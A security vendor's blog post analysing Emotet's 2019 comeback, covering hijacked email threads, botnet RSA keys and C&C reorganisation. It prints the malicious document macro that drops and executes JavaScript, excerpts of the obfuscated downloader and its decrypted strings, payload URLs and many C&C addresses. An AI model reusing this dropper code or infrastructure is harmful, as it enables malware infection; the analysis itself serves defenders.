Emotet back in action after short break | Blog

By Atinderpal Singh, Abhay Kant Yadav

Published: 2019-10-30 · Archived: 2026-04-05 19:35:07 UTC

It's common for cybercriminals to launch an attack, then shortly thereafter stop the campaign before they are detected. These breaks also give these bad actors a chance to change tactics to, once again, attempt to avoid detection. That's what operators using the Emotet malware did, taking a short break before bringing Emotet back in a new, more dangerous form.

Emotet operators took about a two-month break as command and control (C&C) servers went down in late May and came back online around the end of August. Then, we began observing a new version of this malware around mid-September.

Emotet started as a banking trojan in 2014. However, it has morphed into a very prominent threat. Now, it is mostly used for spamming and downloading additional malware threats on a target system. Based on the unique sample count of malware threats seen by the Zscaler Cloud Sandbox, Emotet and its downloaders appear to be among the most prevalent threats in 2019, followed by banking trojans and loaders, such as TrickBot and Ursnif, remote-access trojans (RATs), and off-the-shelf password stealers, such as LokiBot and AZORult.

Emotet is modular by design, as it supports multiple modules for different tasks, such as stealing information, spamming, and more. It is also known to download and to be downloaded by other malware families, such as TrickBot and Ursnif. It has also been associated with the Ryuk ransomware.

Email conversation hijacking

This year, Emotet employed a new tactic of using stolen email content in spam campaigns. The hijacking of existing email threads can be very effective as recipients are tricked into believing that the email was sent by the other person in the email thread. This trust factor can lead to the victim opening the email (and attachment) and getting infected with Emotet, effectively making the infected system part of an Emotet botnet.




Figure 1: Emotet activity from the beginning of June 2019 to mid-September 2019.






Figure 2: The new Emotet campaign after the break.

New campaign, new document templates, and new botnets?

We observed the following new templates in spammed malicious documents (maldocs) during this new campaign.





Figures 3 and 4: New macro templates (Product Notice and Protected View)

Earlier, there were two Emotet botnets, known as Epoch 1 (E1) and Epoch2 (E2), that were using unique RSA keys to communicate with their C&C. After the break, we noticed three new RSA keys being used, which suggests the possibility of a botnet splitting into multiple botnets. Earlier keys were no longer seen in use and the latest three keys are now being used, which means operators are reorganizing their botnet infrastructure.

Already existing RSA keys

-----BEGIN PUBLIC KEY-----
\nMHwwDQYJKoZIhvcNAQEBBQADawAwaAJhAMPLgcO0RQdJg/LTgiku57nH4KcLwHCx\nS0lbynOUhHhKjTnmENrMA2idUbK6hI0JRZtii9oJSl
----END PUBLIC KEY-----

-----BEGIN PUBLIC KEY-----
\nMHwwDQYJKoZIhvcNAQEBBQADawAwaAJhAL9KRKWqcld40xbUZ6hRh+fPNkgJe7K+\n0y1rR0UFqc2SBmnyoR/2Ctd+8MRvU8zri2eNVkVBx
----END PUBLIC KEY-----

New RSA keys

-----BEGIN PUBLIC KEY-----
MHwwDQYJKoZIhvcNAQEBBQADawAwaAJhALk+KlHgOKXm9eDkWu2yN9lanjwOm6W2\nPV0tgr4msNVby2pOJ6S1MZQnQwxl7y6WWzT4kv
-----END PUBLIC KEY-----

-----BEGIN PUBLIC KEY-----
MHwwDQYJKoZIhvcNAQEBBQADawAwaAJhAM426uN11n2LZDk/JiS93WIWG7fGCQmP\n4h5yIJUxJwrjwtGVexCelD2WKrDw9sa/xKwmQKk3b
-----END PUBLIC KEY-----

-----BEGIN PUBLIC KEY-----
MHwwDQYJKoZIhvcNAQEBBQADawAwaAJhAOzoTryw1r9RxRJPFKalO4+q7JaDZWSB\nKZlEc22H6ITuE06tvJspue42TF1yk8xN+1bqW++QeV6
-----END PUBLIC KEY-----




Figure 5: Emotet RSA keys used before and after the break.

RSA1 and RSA2 were used before the break. In this new campaign, we saw Emotet using RSA3, RSA4, and RSA5. (1, 2, 3, 4, and 5 are assigned based on their first observation sequence in the wild).

Before the break, the two RSA keys didn't share any C&C infrastructure. In this new campaign, two sub-botnets are sharing some infrastructure (as shown in the following screenshots).




Figure 6: Emotet RSA keys and C&C infrastructure before the break.




Figure 7: RSA keys and C&C infrastructure of the new Emotet campaign.

If we check the overall C&C infrastructure and RSA key relationships before and after the break, we can clearly see a reorganization of the C&C infrastructure, which is now divided among three new Epochs. One Epoch is divided into two while the other one is used to create a single botnet with some new C&Cs.




Figure 8: The Emotet RSA key and C&C infrastructure relationships before and after the break.

Emotet Downloader payload - Technical analysis

The Emotet infection cycle generally starts with spam emails containing malicious macro documents that drop a JavaScript file. This JavaScript file further downloads the Emotet payload from a compromised WordPress website. Almost all the samples we observed were served from compromised WordPress websites (mostly version 5.2.3).

We will take a look at one such malicious document for the purpose of analysis here -
MD5 – 359696113a2156617c28d4f79cc7d44b (“file 20190924 LTR6051.doc”)

The macro in the documents is quite simple and straightforward but contains lots of junk.

```
1   Private Sub Document_Open()
2   Dim EZ49tZ, xd84L8oi09, C6Y48, ToI2645, YeE47td0 As Long
3   EZ49tZ = 631890
4   xd84L8oi09 = 79252
5   C6Y48 = 65942
6   ToI2645 = 14608
7   YeE47td0 = 80
8   fofisniws0922
9   End Sub
10
11  Private Sub kokakolka499fc(dirFosSave, get_TEXT_DATA)
12
13     Dim e4260jxA7g0, N2KC1W, nT0jyL8mjq2, e9z605Xl, YT1C050, L7ma1n, Kn7Ij,
       z3a8JI8, ub6m49F767, tWO32F8W9, kEn2x78i50, TRR14Y8, dW90BW4k2eW9,
       l5g168m7X9, MFfgsN7Xb As String
14  e4260jxA7g0 = " k:hZ8KjAd]EMp,x]DA fhfR;3ECm9RO$eI<S6STEQ,!#d
    [3QjQQ*K0bQ18bnK$*ZEZ<EaGcMouwQ3iUZqPqepfjQ9C<t?ivj@:S"
```

Figure 9: Macro code containing junk instructions.

After removing the junk, this is how the macro code looks.

```
Private Sub Document_Open()
    fofisniws0922
End Sub
Private Sub kokakolka499fc(dirFosSave, get_TEXT_DATA)
    Dim asGGGG0 As String
    asGGGG0 = "Scripting.FileSystemObject"
    a3 asGGGG0, dirFosSave, get_TEXT_DATA
End Sub
Private Sub a3(a1, a2, a3)
    Dim veve333333333 As Boolean
    veve333333333 = True
    Set ddddddddddd22222 = CreateObject(a1)
    Set sfsf2f2ff = ddddddddddd22222.CreateTextFile(a2, veve333333333, True)
    sfsf2f2ff.Write a3
    sfsf2f2ff.Close
End Sub
Private Sub fofisniws0922()
    Dim Cotsif As String
    Cotsif = ".js"
    Randomize
    okeoeotit0333 = ActiveDocument.AttachedTemplate.Path & "\" & Rnd &
    Cotsif
    fefefefefefe3333 = UserForm2.TextBox1.Text
    kokakolka499fc okeoeotit0333, fefefefefefe3333
    bieoleifosks566 okeoeotit0333
End Sub
Private Sub bieoleifosks566(bieoleifosks566)
    Dim Adfeejg As String
    Adfeejg = "Shell.Application"
    Set kdodojfi3030355 = CreateObject(Adfeejg)
    kdodojfi3030355.ShellExecute bieoleifosks566
```

Figure 10: Cleaned macro code.

It gets its text from TextBox1 in UserForm2, then saves that in a "JS" file before executing that file.

Figure 11: A user form containing javascript code.

This JavaScript file is heavily obfuscated. More obfuscation is being added to the "JS" code incrementally. As in earlier versions of this downloader, some of the strings and function names were readable and now almost every string is obfuscated.

```
var a = ['Nl/DrWnDoA==', 'w5Z/wrHCun7Ds07Dr8KDw4zCn3NI', 'I31dw6lM', 'wrBqw5rCigw=', '
(function(c, d) {
    var e = function(f) {
        while (--f) {
            c['push'](c['shift']());
        }
    };
    e(++d);
}(a, 0x191));
var b = function(c, d) {
    c = c - 0x0;
    var e = a[c];
    if (b['UDERWA'] === undefined) {
        (function() {
            var f;
            try {
                var g = Function('return\x20(function()\x20' + '{}.constructor(\x22ret
                f = g();
            } catch (h) {
                f = window;
            }
            var i = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=
            f['atob'] || (f['atob'] = function(j) {
                var k = String(j)['replace'](/=+$/, '');
                for (var l = 0x0, m, n, o = 0x0, p = ''; n = k['charAt'](o++); ~n && (
                    n = i['indexOf'](n);
                }
```

Figure 12: Heavily obfuscated script

This script contains an array of strings in variable “a.” First, the elements of the array are shuffled using an anonymous function just after the array definition. Then there is function “b,” which is used to decrypt strings and is extensively used throughout the script. Using this function, we can log the decrypted strings just before they return. Some of the interesting strings include:

- *\+\+ *(?:_0x(?:[a-f0-9]){4,6}|(?:\b|\d)[a-z0-9]{1,4}(?:\b|\d))*
- *while (true) {}*
- *return (function()*
- *{}.constructor("return this")( )*
- *4|0|7|5|3|1|8|2|6*
- *2|1|0|6|3|5|4*
- *split*
- *debug*
- *error*
- *exception*
- *trace*
- *http://thewomentour.com/wp-includes/f8yezb9/*
- *WScript.Shell*
- *ResponseBody*
- *ActiveXObject*
- *https://www.marquedafrique.com/k9c5qh/eb1wiw8192/*
- *Scripting.FileSystemObject*
- *CreateObject*
- *https://thecrystaltrees.com/nofij3ksa/o5523/*
- *http://4excellent.com/wp-includes/ii950106/*
- *WScript.Shell*
- *Popup*
- *MSXML2.XMLHTTP*
- *GET*
- *open*
- *send*
- *http://www.davidleighlaw.com/wp-content/wlfsj15707/*
- *Position*
- *Open*
- *Type*
- *SaveToFile*
- *random*
- *toString*
- *substr*
- *0|1|3|4|2*
- *11|15|13|4|6|9|8|7|5|0|2|3|1|10|16|14|12*

- *return (function()*
- *{}.constructor("return this")( )*
- *7|2|8|0|5|1|4|6|3*
- *2|0|3|4|1*
- *0|14|11|8|3|6|13|9|5|2|1|12|4|10|7*
- *Not Supported File Format*
- *There was an error opening this document. The file is damaged and could not be repaired (for example, it was sent as an email attachment and wasn't correctly decoded).*

The script's functionality can be clearly determined from the decrypted strings. It downloads, saves, and runs its payload from a list of URLs and shows the following message box to trick a user into believing the file is corrupt:




Figure 13: An error message to trick a user into believing the file is corrupt.

There are multiple URLs embedded in the script files. The following URLs were extracted from this script:

http://thewomentour[.]com/wp-includes/f8yezb9/
https://www[.]marquedafrique[.]com/k9c5qh/eb1wiw8192/
https://thecrystaltrees[.]com/nofij3ksa/o5523/
http://4excellent[.]com/wp-includes/ii950106/
http://www[.]davidleighlaw[.]com/wp-content/wlfsj15707/

In this case, the Emotet loader is downloaded from “http://thecrystaltrees[.]com/nofij3ksa/o5523/” (MD5 – 402b20268d64acded1c48ce760c76c47).

The Emotet loader already has been extensively analyzed and blogged about, so we won't be getting into technical details of the loader here. Below are artifacts extracted from this sample:

RSA key extracted from this sample:

-----BEGIN PUBLIC KEY-----
\nMHwwDQYJKoZIhvcNAQEBBQADawAwaAJhAOzoTryw1r9RxRJPFKalO4+q7JaDZWSB\nKZlEc22H6ITuE06tvJspue42TF1yk8xN+1bqW++QeV
----END PUBLIC KEY-----

C&C server addresses from the sample:

187[.]188[.]166[.]192:80,
200[.]57[.]102[.]71:8443,
200[.]21[.]90[.]6:8080,
46[.]41[.]134[.]46:8080,
178[.]249[.]187[.]151:8080,
217[.]199[.]160[.]224:8080,
71[.]244[.]60[.]230:7080,
119[.]59[.]124[.]163:8080,
185[.]86[.]148[.]222:8080,
190[.]230[.]60[.]129:80,
178[.]79[.]163[.]131:8080,
186[.]83[.]133[.]253:8080,
179[.]62[.]18[.]56:443,
91[.]205[.]215[.]57:7080,
217[.]113[.]27[.]158:443,
181[.]36[.]42[.]205:443,
190[.]19[.]42[.]131:80,
183[.]82[.]97[.]25:80,
77[.]245[.]101[.]134:8080,
109[.]104[.]79[.]48:8080,
159[.]203[.]204[.]126:8080,
5[.]77[.]13[.]70:80,

189[.]187[.]141[.]15:50000,
46[.]28[.]111[.]142:7080,
46[.]21[.]105[.]59:8080,
189[.]166[.]68[.]89:443,
183[.]87[.]87[.]73:80,
190[.]200[.]64[.]180:7080,
79[.]143[.]182[.]254:8080,
119[.]92[.]51[.]40:8080,
187[.]155[.]233[.]46:443,
89[.]188[.]124[.]145:443,
201[.]163[.]74[.]202:443,
62[.]75[.]160[.]178:8080,
51[.]15[.]8[.]192:8080,
46[.]29[.]183[.]211:8080,
62[.]75[.]143[.]100:7080,
114[.]79[.]134[.]129:443,
190[.]230[.]60[.]129:80,
190[.]117[.]206[.]153:443,
203[.]25[.]159[.]3:8080,
217[.]199[.]175[.]216:8080,
80[.]85[.]87[.]122:8080,
190[.]1[.]37[.]125:443,
23[.]92[.]22[.]225:7080,
81[.]169[.]140[.]14:443,
46[.]163[.]144[.]228:80,
5[.]196[.]35[.]138:7080,
189[.]129[.]4[.]186:80,
151[.]80[.]142[.]33:80,
190[.]221[.]50[.]210:8080,
190[.]104[.]253[.]234:990,
71[.]244[.]60[.]231:7080,
91[.]83[.]93[.]124:7080,
181[.]81[.]143[.]108:80,
181[.]188[.]149[.]134:80,
50[.]28[.]51[.]143:8080,
123[.]168[.]4[.]66:22,
211[.]229[.]116[.]97:80,
201[.]184[.]65[.]229:80,
77[.]55[.]211[.]77:8080,
212[.]71[.]237[.]140:8080,
190[.]38[.]14[.]52:80,
46[.]41[.]151[.]103:8080,
149[.]62[.]173[.]247:8080,
87[.]106[.]77[.]40:7080,
86[.]42[.]166[.]147:80,
109[.]169[.]86[.]13:8080,
88[.]250[.]223[.]190:8080,
138[.]68[.]106[.]4:7080,
200[.]58[.]171[.]51:80

Conclusion

Emotet is an ever-evolving threat, employing new tricks and tactics. Although it started as a banking trojan, Emotet is now associated with several different malware campaigns, including ransomware and infostealers. The Zscaler ThreatLabZ team proactively tracks and ensures coverage to block downloaders, payloads, and C&C activity from Emotet and other threats.

ThreatLabZ is the research division of Zscaler. To learn more about ThreatLabZ and Zscaler cloud activity, visit https://www.zscaler.com/threatlabz/cloud-activity-dashboard

Explore more Zscaler blogs
